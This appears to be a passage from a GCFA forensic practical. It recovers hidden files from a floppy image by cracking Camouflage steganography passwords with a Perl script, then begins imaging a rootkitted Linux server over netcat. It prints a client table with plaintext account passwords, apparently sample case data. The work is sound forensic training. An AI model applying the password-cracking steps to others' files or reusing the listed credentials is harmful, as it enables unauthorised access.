1295 1296 1297 1298 1299 1300 1301 1302
1303 1304 1305 1306 1307 1308 1309 1310
1311 1312 1313 1314 1315 1316 1317 1318
1319 1320 1321 1322 1323 1324 1325 1326
1327 1328 1329 1330 1331 1332 1333 1334
1335 1336 1337 1338 1339 1340
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 27
Directory Entry: 27
Allocated
File Attributes: File, Archive
Size: 22528
Num of links: 1
Name: ACCEPT~1.DOC

Adjusted Directory Entry Times:
Written:        Fri Apr 23 01:40:50 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:44 2004

Original Directory Entry Times:
Written:        Fri Apr 23 14:10:50 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:44 2004

Sectors:
```


```
1341 1342 1343 1344 1345 1346 1347 1348
1349 1350 1351 1352 1353 1354 1355 1356
1357 1358 1359 1360 1361 1362 1363 1364
1365 1366 1367 1368 1369 1370 1371 1372
1373 1374 1375 1376 1377 1378 1379 1380
1381 1382 1383 1384
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
Name: _ndex.htm

Adjusted Directory Entry Times:
Written:        Thu Apr 22 22:23:56 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:17:36 2004

Original Directory Entry Times:
Written:        Fri Apr 23 10:53:56 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
[root@LinuxForensics image]#
```

The MD5 hashes of the files in the floppy image including the deleted files were taken using md5sum command.



The MD5 of the files that were hidden and recovered using camouflage tool

were also taken using md5sum command.



Keywords:

Some of the keywords associated with the program were ballard, ballard.swf, CamShell.dll, camouflage, policy, fuel cell, design.

Timeline Analysis:

The Timeline of the floppy image was created using the autopsy browser. http://www.sleuthkit.org/autopsy/index.php [11]. The timeline generated can be provided as a separate document.
The timeline analysis showed the following inferences,

The files were copied in to floppy on 25 April 2004 between 21:16:18 and 21:16:44. This was evident from the change time of the file. The files had not been modified after it had been copied to the floppy disk.

The file CamShell.dll had been deleted from the floppy disk on 25 April 2004 at 21:16:18

Forensics Details:

The program used by Mr. Leszczynski was camouflage. It is a steganography tool, used to hide or embed files inside another files.

What is Camouflage?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within.

You can even camouflage files within camouflaged files.

Camouflage was written for use with Windows 95, Windows 98, Windows ME, Windows NT and Windows 2000, and is simple to install and use.
http://camouflage.unfiction.com/ [6]

“Camouflage is the "art of concealment." It involves disguising an object, in plain sight, in order to hide it from something or someone.”
http://www.arts.ufl.edu/art/rt_room/sparkers/camouflage/camouflage.html [8]


A GSEC paper titled *The Ease of steganography and Camouflage* by John barlett illustrated the step-by-step usage of camouflage software.
http://www.sans.org/rr/papers/20/762.pdf [9]

Another article explained how the information can be hidden in another file using camouflage using password protection and also discussed ways to crack the password.
http://www.guillermito2.net/stegano/camouflage/ [10]


The information regarding the image was collected using commands like fsstat, istat, fls, icat. The complete analysis and the outputs obtained from these commands had been discussed in detail in the **Examination Details** section.

Camouflage tool was run to recover any hidden files present in the mounted document files. It showed that there are some hidden files in some of the documents, but the files were found to be password protected.

Some of the documents were found to be larger in size compared to other files. The camouflage tool was run those files first. Running camouflage tool on Password_Policy.doc file



Clicking the next button, it was asking for the password.



Similarly the tool was run on the other files.

After trying some possible combinations for the password, search was made in the Internet, to find any possible password-cracking tool for camouflage, and found a perl script named SetecAstronomy.pl that gave some interesting results. http://www.packetstormsecurity.org/crypt/stego/camouflage/SetecAstronomy.pl [7]

The script was run using perl command on the mounted document files.

```
[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Password_Policy.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: FloppyImage_mount/Password_Policy.doc contains 3 hidden file(s).
Approx. 267144 bytes of hidden data were found
The 8-character password to open the original file is: Password
Unable to create/overwrite 'FloppyImage_mount/Password_Policy.doc.unprotected'
[root@LinuxForensics Floppy_Image]#

[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Remote_Access_Policy.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: FloppyImage_mount/Remote_Access_Policy.doc contains 1 hidden file(s).
Approx. 184320 bytes of hidden data were found
The 6-character password to open the original file is: Remote
Unable to create/overwrite 'FloppyImage_mount/Remote_Access_Policy.doc.unprotected'
[root@LinuxForensics Floppy_Image]#

[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Internal_Lab_Security_Policy.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: FloppyImage_mount/Internal_Lab_Security_Policy.doc contains 1 hidden
file(s).
Approx. 312 bytes of hidden data were found
This archive requires no password to open
[root@LinuxForensics Floppy_Image]#
```

```
[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Internal_Lab_Security_Policy1.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: No hidden data found in
FloppyImage_mount/Internal_Lab_Security_Policy1.doc...
[root@LinuxForensics Floppy_Image]#

[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Acceptable_Encryption_Policy.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: No hidden data found in
FloppyImage_mount/Acceptable_Encryption_Policy.doc...
[root@LinuxForensics Floppy_Image]#

[root@LinuxForensics Floppy_Image]# perl SetecAstronomy.pl
FloppyImage_mount/Information_Sensitivity_Policy.doc
CamoDetect - Written October 2004 by Andrew Christensen, anc at protego dot denmark
Camo Status: No hidden data found in
FloppyImage_mount/Information_Sensitivity_Policy.doc...
[root@LinuxForensics Floppy_Image]#
```

The output of the perl script shows that the files, Password_Policy.doc, Remote_Access_Policy.doc and Internal_Lab_Security_Policy.doc contains some hidden data and also showed the password used to encrypt the camouflaged files. Other files Internal_Lab_Security_Policy1.doc, Acceptable_Encyption_Policy.doc and Information_Sensitivity_Policy.doc did not contain and hidden file or data. This was confirmed by running camouflage on those files.

The hidden files were recovered using the camouflage software using the password got from running the perl script.

The following were the files recovered,

Password_Policy.doc

- Hydrocarbon fuel cell page2.jpg
- PEM-fuel-cell-large.jpg
- Password_Policy.doc
- pem_fuelcell.gif
- Internal_Lab_Security_Policy.doc





Fig1 PEM_Fuelcell.gif

Internal_Lab_Security_Policy.doc

- Internal_Lab_Security_Policy.doc
- Opportunity.txt



Remote_Access_Policy.doc

- CAT.mdb
- Remote_Access_Policy.doc

Fig2 Hydrocarbonfuelcell.jpg




Fig3 PEM Fuel Cell Large.jpg

Of these the file PEM-fuel-cell-large.jpg was found publicly available in the official website of Ballard Industries.
http://www.ballard.com/be_informed/media_resources/image_gallery/full-info/How_FC_works.jpg [12]

Other files didn't contain any hidden files.

The MD5 hashes of all the files were taken using the command md5sum.


```
[root@LinuxForensics Internal_Lab_Security_Policy]# md5sum *
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy.doc
3ebd8382a19c88c1d276645035e97ce9  Opportunity.txt
[root@LinuxForensics Internal_Lab_Security_Policy]#
```

```
[root@LinuxForensics Remote_Access_Policy]# md5sum *
c27d031d0ef749b4afbc57d64e778921  CAT.mdb
2afb005271a93d44b6a8489dc4635c1c  Remote_Access_Policy.doc
 [root@LinuxForensics Remote_Access_Policy]#
```

```
[root@LinuxForensics Password_Policy]# md5sum *
9da5d4c42fdf7a979ef5f09d33c0a444  Hydrocarbon%20fuel%20cell%20page2.jpg
e5066b0fb7b91add563a400f042766e4  Password_Policy.doc
864e397c2f38ccfb778f348817f98b91  pem_fuelcell.gif
5e39dcc44acccdca7bba0c15c6901c43  PEM-fuel-cell-large.jpg
7f577dfa1c004d853edc85c5d17ebe37  Thumbs.db
[root@LinuxForensics Password_Policy]#
```

The JPEG files contained some diagrammatic representation of cells, probably some technical information used in Ballard industries

The CAT.mdb was a Microsoft Access database file and it seems to be the details about the clients of the Ballard industries.




Microsoft Access - [Clients : Table]

File Edit View Insert Format Records Tools Window Help

First	Last	Phone	Company	Address	Address1	City	State	Zipcode	Account	Password
Bob	Esposito	703-233-2048	Cook Labs	245 Main St		Alexandria	VA	20231	espomain	y4NSHMNf
Jerry	Jackson	410-677-7223	Double J's	11561 W. 27 St.		Baltimore	MD	20278	jack27st	JLbW3Pq5
David	Lee	866-554-0922	Tech Vision	300 Lone Grove Lane		Wichita	KS	30189	leetechv	O1A26a3k
Marie	Horton	800-234-king	King Labs, Inc.	700 King Labs Ave	Suite 900	Biloxi	MS	39533	hortking	Yk7Sr4pA
Lenny	Jones	877-Get-done	Quick Printing	99 E. Grand View Dr		Omaha	NE	56098	joneeast	868y48RH
Jeff	Hayes	404-893-5521	Big Sky First	90 Old Saw Mill Rd		Billings	MT	59332	hayeolds	3R30bb7i
Roger	Forrester	210-586-2312	TCFL	188 Greenville Rd		Austin	TX	77239	forrgree	si4OW8UV
Edward	Cash	212-562-0997	E & C Inc.	76 S. King St	Suite 300	Santa Barbara	CA	80124	cashking	Of8uQ1fC
Steve	Bei	616-833-0129	Island Labs	65 Kiwi Way		Honolulu	HA	93991	beikiwiw	JDH20u26
Jodie	Kelly		Data Movers	7256 Beerwah Ave.	Suite 110	Wetherby	U.K.	LS22 6RG	kellbeer	tmu0ENOk
Patrick	Roy		The Magic Lam	4150 Regents Park	Row #170	Calgary	CAN	R4316DF	roythema	rJag6Q0O

The Opportunity.txt contained some typed notes, probably written by Mr. Robert to pass on some information.



Opportunity.txt - Notepad

File Edit Format View Help

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

The file Oppurtunity.txt speaks by itself what Mr. Robert was tried to accomplish. One more clue given by Mr. Robert from this file, was the information about the password. He had told about the first Name, and the first name of the file turned out to be the password of the steganographed files.

Program Identification:

The analysis showed that the procedure used by Mr. Robert to hide the files using camouflage tool. However to prove that he had used in deed used the same tool, it was necessary to do the same exercise again. The same camouflage tool was used to re-hide the recovered files in the document files. To check the integrity of the document generated by the camouflage tool with that of the document found in the floppy disk, the MD5 hash was taken. It was found that the MD5 hash was different. Multiple attempts to camouflage the document showed different MD5 hashes. Also the same exercise was carried out with different versions of camouflage tool. Still it was different MD5 hashes.

The source code of the camouflage software was downloaded from the site http://www.programmersheaven.com/zone30/cat848/33669.htm [13]

The code was tried to compile and used to prove that the same software had been used. But MD5 hash generated after camouflaging the documents and what was got earlier was not matching. The inference was made from the above

exercise that the camouflage uses the access time and other MAC times while generating the document, which might result in different signatures being generated.

Legal Implications:

The analysis of the image showed that some files were kept hidden in some files using the concept of steganography. During the analysis the files were recovered. But when the same exercise was carried out in the forensic lab, which was detailed in the Program Identification section of this document, the files were hidden but could not prove that the same camouflage tool was used for this purpose. This is inferred by the difference in MD5 hash taken.

But it was able to infer that Mr. Robert was indeed tried to take come data outside the R&D lab in a floppy disk. The some of the images seemed to be some of the technical information used in the Ballard Industries. Mr. Robert also tried to steal information about the client database outside. According to the Ballard Industries Information Security Policy given in Information Security Policy.doc Ballard Industries Confidential includes information that should be protected very closely, such as trade secrets, development programs, potential acquisition targets, and other information integral to the success of our company.
With reference to the Information Security Policy.doc Mr. Robert was subjected to Penalty for deliberate or inadvertent disclosure, which can result up to, and including termination, possible civil and/or criminal prosecution to the full extent of the law.
According to chapter 11 offences The Information Technology act 2000 (No 21 of 200), Ministry of Law, Justice and Company Affairs, India Mr. Robert is liable under Section 68 Tampering with computer source documents and also with section 72 Penalty for breach of confidentiality and privacy shall be punished with imprisonment for a term which may extend to two years, or with fine which may extend to one lakh rupees, or with both.
http://www.mit.gov.in/itbillonline/it_framef.asp [14]

Part 2: Examining the unknown Image of a Compromised server

Synopsis:

ABC Software Solution is a Bangalore based company, which provides web based software solutions. The company had employee strength of around fifty, working in the organization at various levels. A team of three headed by Mr. Kannan handled the company's system administration. **TRA-Server** was a Linux box used in Trinity Software solutions as a web server and email server. It was found that the machine was compromised. Mr. Kannan after doing some initial incident handling, doubted about any possible root kits installed in the

system. He asked the forensics team comprising of myself Vijaykumar V.K, Mr. Pramod S Pawar and Mr. Nihar S Khedekar (Track 8 GCFA Online Course participants) to analyze the system and produce the report of the analysis of what went wrong with the system.
Here after any reference to the forensic machine will refer to the TRA-Server used in ABC Software Solutions.
Throughout this paper any IP addresses, domain names, email address or Names and addresses of people have been sanitized for the protection of the innocent or guilty. All the analysis had been done in IST time. Here after it is assumed that any reference to time or time stamp in the image will refer to IST time zone.

Though the image was handed over to the forensics team, the analysis made and the inferences made in this paper is made solely by me.

Incident Response:

On August 5 2004 around 20:30 hrs IST, one of the employees of the company, Mr. Selvam was working after office hours, and noticed some thing unusual happening with the system. Many of the normal commands such as ls, date, etc were giving some strange output. Since the incident happened after the office hours, no system administrator was available for immediate help. He contacted Mr. Kannan through phone, and was asked by the administrator to unplug the system from the network, to avoid any further damage to the internal LAN network because of the compromised system.
The system administrator suspected for any root kit being installed in the system. The next morning he verified the system, and found out that many of the utilities in the system giving strange output. He copied some of the utilities in to a floppy disk and started verifying the incident.

The following inferences were made after verifying the system.

There were three new users created and their respective home directories were found to be,

/home/ravi
/home/diva
/home/ro

There had been policy in the organization that any new user would be assigned their home directory in the format /home/<dept-name>/user. He came to a conclusion that, there was indeed some bad guy in the system.

After putting the system back in the network, Kannan found that it was creating huge traffic connecting some arbitrary IP addresses. He checked the connections with netstat and it was showing many numbers of connections being made from the system to the outside.

He checked the output of the command ps from the system and also from the command he was having in the floppy disk. The comparison of the two output

showed that the command ps run from the system was not showing some processes that were shown by the floppy disk command. He found some of the process being hidden. He found a program named superwu.
Some searches in the Internet showed that the process or program superwu is used for malicious purpose.
http://cert.unistuttgart.de/archive/suse/security/2003/11/msg00150.html [15]

Another thing that the administrator found very strange was the firewall ACL rules had been found disabled, which helped the bad guy to get in to the system and download the malicious programs in to the system. Some more analysis done by the administrator showed that some of the entries of the firewall were wrongly updated because of which the ACLs were disabled.

The above were the information got from the system administrator. Since the system administrator was not a professional incident handler, the volatile data found in the system at the time of the incident handling was not available.

System Description:

The system under analysis TRA-Server was a Red Hat Linux release 7.1 ((Sea wolf) Kernel 2.4.2-2 on an i686. The system had been put on the DMZ zone. The system had been used as a web server that hoisted the company's official web site and was also having an email server. All the users had an account in the machine. Apart from Email transaction, the users also used the system for small development purpose. Only specific services were running in the system. The services that were running on the system were HTTP, FTP, Telnet, SSH, SMTP. However only SMTP and HTTP services were allowed for outside network by applying ACL rules at the Cisco 2500 router firewall.
The system was compromised on 5 August 2004. The system was removed from the outside network. How ever it was still put on for intranet users till 8 August 2004.

Hardware:

The hardware details of the system were.

S. No.	Item	Specification
1	Computer	Siemens PRIMERGY-400 PII Systems
2	CPU	Intel Pentium II396.826 MHz processor
3	Memory	256 Mb RAM
4	DISK Drives	4 x 4 GB SCSI HDD
5	Floppy Controller	1.44MB Floppy drive
6	Ethernet Interface	Ethernet interface with UTP port
7	CDROM	SIEMENS Model: STM/L S1

Image Media:

Evidence Collection:

The forensic team was asked to collect the image of the system. Due to some policy constraints, the system was not handed over to the forensic team. The hard disk was given to take the images of the devices.
The compromised system was mounted with Linux Knoppix 2.4.24-xfs. The fdisk –l command lists the partition table for the specified device. If no device are given, those mentioned in /proc/partitions are used to list.

Due to security and privacy constraints, the total custody of the system was not given, instead the system administrator allowed some of the partitions to take image of some of the partitions. The system administrator gave the mapping of the devices that needs to be imaged.
The netcat listener was started in the Linux Forensics machine. The netcat listener was made to listen at various ports to transfer the device from the compromised system to the forensic machine.

```
[root@LinuxForensics ]# nc -l -p 20015 > sda5-dd &
[root@LinuxForensics ]# nc -l -p 20016 > sda6-dd &
[root@LinuxForensics ]# nc -l -p 20017 > sda7-dd &
[root@LinuxForensics ]# nc -l -p 20018 > sda8-dd &
[root@LinuxForensics ]# nc -l -p 20019 > sda9-dd &
[root@LinuxForensics ]# nc -l -p 20010 > sda10-dd &
[root@LinuxForensics ]# nc -l -p 20021 > sdb1-dd &
[root@LinuxForensics ]# nc -l -p 20031 > sdc1-dd &
[root@LinuxForensics ]# nc -l -p 20032 > sdc2-dd &
[root@LinuxForensics ]# nc -l -p 20035 > sdc5-dd &
[root@LinuxForensics ]# nc -l -p 20036 > sdc6-dd &
[root@LinuxForensics ]# nc -l -p 20037 > sdc7-dd &
[root@LinuxForensics ]# nc -l -p 20041 > sdd1-dd &
[root@LinuxForensics ]# nc -l -p 20042 > sdd2-dd &
[root@LinuxForensics ]# nc -l -p 20045 > sdd5-dd &
```

The images were transferred from the compromised system to the Linux forensic machine.

```
[root@TRA-Server]# dcfldd if=/dev/sda5 hashlog=sda5.md5 hashwindow=0 bs=10M | nc
172.16.5.101 20015 -w 5 &
[root@TRA-Server]# dcfldd if=/dev/sda6 hashlog=sda6.md5 hashwindow=0 bs=10M | nc
172.16.5.101 20016 -w 5 &

[root@ TRA-Server ]# dcfldd if=/dev/sda7 hashlog=sda7.md5 hashwindow=0 bs=10M | nc
172.16.5.101 20017 -w 5 &

[root@ TRA-Server ]# dcfldd if=/dev/sda8 hashlog=sda8.md5 hashwindow=0 bs=10M | nc
172.16.5.101 20018 -w 5 &

[root@ TRA-Server ]# dcfldd if=/dev/sda9 hashlog=sda9.md5 hashwindow=0 bs=10M | nc
```

172.16.5.101 20019 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sda10 hashlog=sda10.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20010 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdb1 hashlog=sdb1.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20021 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdc1 hashlog=sdc1.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20031 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdc2 hashlog=sdc2.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20032 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdc5 hashlog=sdc5.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20035 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdc6 hashlog=sdc6.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20036 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdd1 hashlog=sdd1.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20037 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdd2 hashlog=sdd2.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20041 -w 5 &

[root@ TRA-Server]# dcfldd if=/dev/sdd5 hashlog=sdd5.md5 hashwindow=0 bs=10M | nc 172.16.5.101 20045 -w 5 &

The MD5 hashes of the images were stored in the files *.md5 and that was used to verify the integrity of the images after transferring the image to the forensic machine.

Evidence Integrity:

The integrity of the images taken, were verified by taking the MD5 hash of the images and checking with the original MD5 hash using md5sum command. After the images were transferred to the Linux Forensic machine, the permissions of the files were changed to read only to avoid any accidental changes.

The MD5 hash of the original system were,

```
knoppix@4[trin-knoppix]# ls
commands  mount-op   sda1.md5  sda5.md5  sda7.md5  sda9.md5  sdc1.md5  sdc5.md5
dcfldd    sda10.md5  sda2.md5  sda6.md5  sda8.md5  sdb1.md5  sdc2.md5  sdc6.md5
knoppix@4[trin-knoppix]# grep . *md5
sda1.md5:Total: 661a4f317ce620e2f49de820a5d04257
sda10.md5:Total: 6b7bbf152e11e6f346357dc42c838d89
sda2.md5:Total: d095b4af09acec6b93d67768480cb681
sda5.md5:Total: 22b2939c417e2f0333bf41dde891ebbf
sda6.md5:Total: e33002b9373f2eac2e9b4047650eac4a
sda7.md5:Total: 56a125d04fa2ea3beb9c355921ef9bda
sda8.md5:Total: cba7fada45bcaa8d0402cdd7d484c10b
sda9.md5:Total: debf77cc75c0e48ceb1274f9160d3abc
sdb1.md5:Total: b2ec6a068f2c57495a9ad39f1223c60d
sdc1.md5:Total: fe3df9d054d76fefd3d038d1d604256b
sdc2.md5:Total: a4cd7ea4881a830f34c28025b8cef22e
sdc5.md5:Total: 94148cc9a374924d16a8ac2018ce0571
sdc6.md5:Total: cfa9ce8308700f2ebfdef2424445a3cc
sdc7.md5:Total: 7f4b906b0b68718aab98a6e1d9f3a1d3
sdd1.md5:Total: 677c7c03f4a4f5d4c462b8db33376811
sdd2.md5:Total: a704fb476ea1cf639db97aea5496a3cf
sdd5.md5:Total: 9d08a69e647827de688c4cb713d2a4da
knoppix@4[trin-knoppix]#
```

The MD5 hash of the images taken in the forensic workstation were,

```
[root@images]md5sum *-dd
661a4f317ce620e2f49de820a5d04257  sda1-dd
6b7bbf152e11e6f346357dc42c838d89  sda10-dd
d095b4af09acec6b93d67768480cb681  sda2-dd
22b2939c417e2f0333bf41dde891ebbf  sda5-dd
e33002b9373f2eac2e9b4047650eac4a  sda6-dd
56a125d04fa2ea3beb9c355921ef9bda  sda7-dd
cba7fada45bcaa8d0402cdd7d484c10b  sda8-dd
debf77cc75c0e48ceb1274f9160d3abc  sda9-dd
b2ec6a068f2c57495a9ad39f1223c60d  sdb1-dd
fe3df9d054d76fefd3d038d1d604256b  sdc1-dd
a4cd7ea4881a830f34c28025b8cef22e  sdc2-dd
94148cc9a374924d16a8ac2018ce0571  sdc5-dd
cfa9ce8308700f2ebfdef2424445a3cc  sdc6-dd
7f4b906b0b68718aab98a6e1d9f3a1d3  sdc7-dd
677c7c03f4a4f5d4c462b8db33376811  sdd1-dd
a704fb476ea1cf639db97aea5496a3cf  sdd2-dd
9d08a69e647827de688c4cb713d2a4da  sdd5-dd
[root@images]
```

The MD5 hashes of the compromised system were matched with that of the images taken in the Linux forensic machine.

Chain of Custody:

The chain of custody document was attached as Appendix A .

Media Analysis:

The primary forensic workstation was an IBM machine with Intel Celeron 768.142 MHz Processor having a RAM size of 384 MB. The hard disk capacity is

80 GB with dual boot partition with Windows XP and Fedora Core 2 Linux distribution with 2.6.5-1.358 kernel version. The workstation was installed with all the required forensic tools.

The system had pre-installed forensic tools. Majority of the tools come from Sleuth kit. http://www.sleuthkit.org/sleuthkit [2]. It is a collection of computer forensic tools, used to analyze any raw image. For further analysis Autopsy was used. Autopsy is a graphical interface to command line tools. Currently it used TSK tools and other standard utilities. It is an HTML server that executes TSK commands, parses the output to any web browser. Both sleuth kit and autopsy are open source and freely available.
http://www.sleuthkit.org/autopsy/index.php [11]

The autopsy was started in the forensic machine. A new case named Compromised Server was created in autopsy. The host details were added for the TRA-server under analysis.

Case: Compromised _Server
Host: TRA-Server

All the images that were transferred from the server to the forensic station were added. The details of the images were,

Name	images/sda10-dd
Mounting Point	/
File system	Linux-ext2
MD5	6B7BBF152E11E6F346357DC42C838D89
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sda1-dd
Mounting Point	/boot/
File system	Linux-ext2
MD5	661A4F317CE620E2F49DE820A5D04257
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sdb1-dd
Mounting Point	/home/
File system	Linux-ext2
MD5	B2EC6A068F2C57495A9AD39F1223C60D
Host Directory	/forensics/Compromised_Server/TRA-Server/

Name	Images/sda9-dd
Mounting Point	/tmp/
File system	Linux-ext2
MD5	DEBF77CC75C0E48CEB1274F9160D3ABC

Host Directory	/forensics/Compromised_Server/TRA-Server/

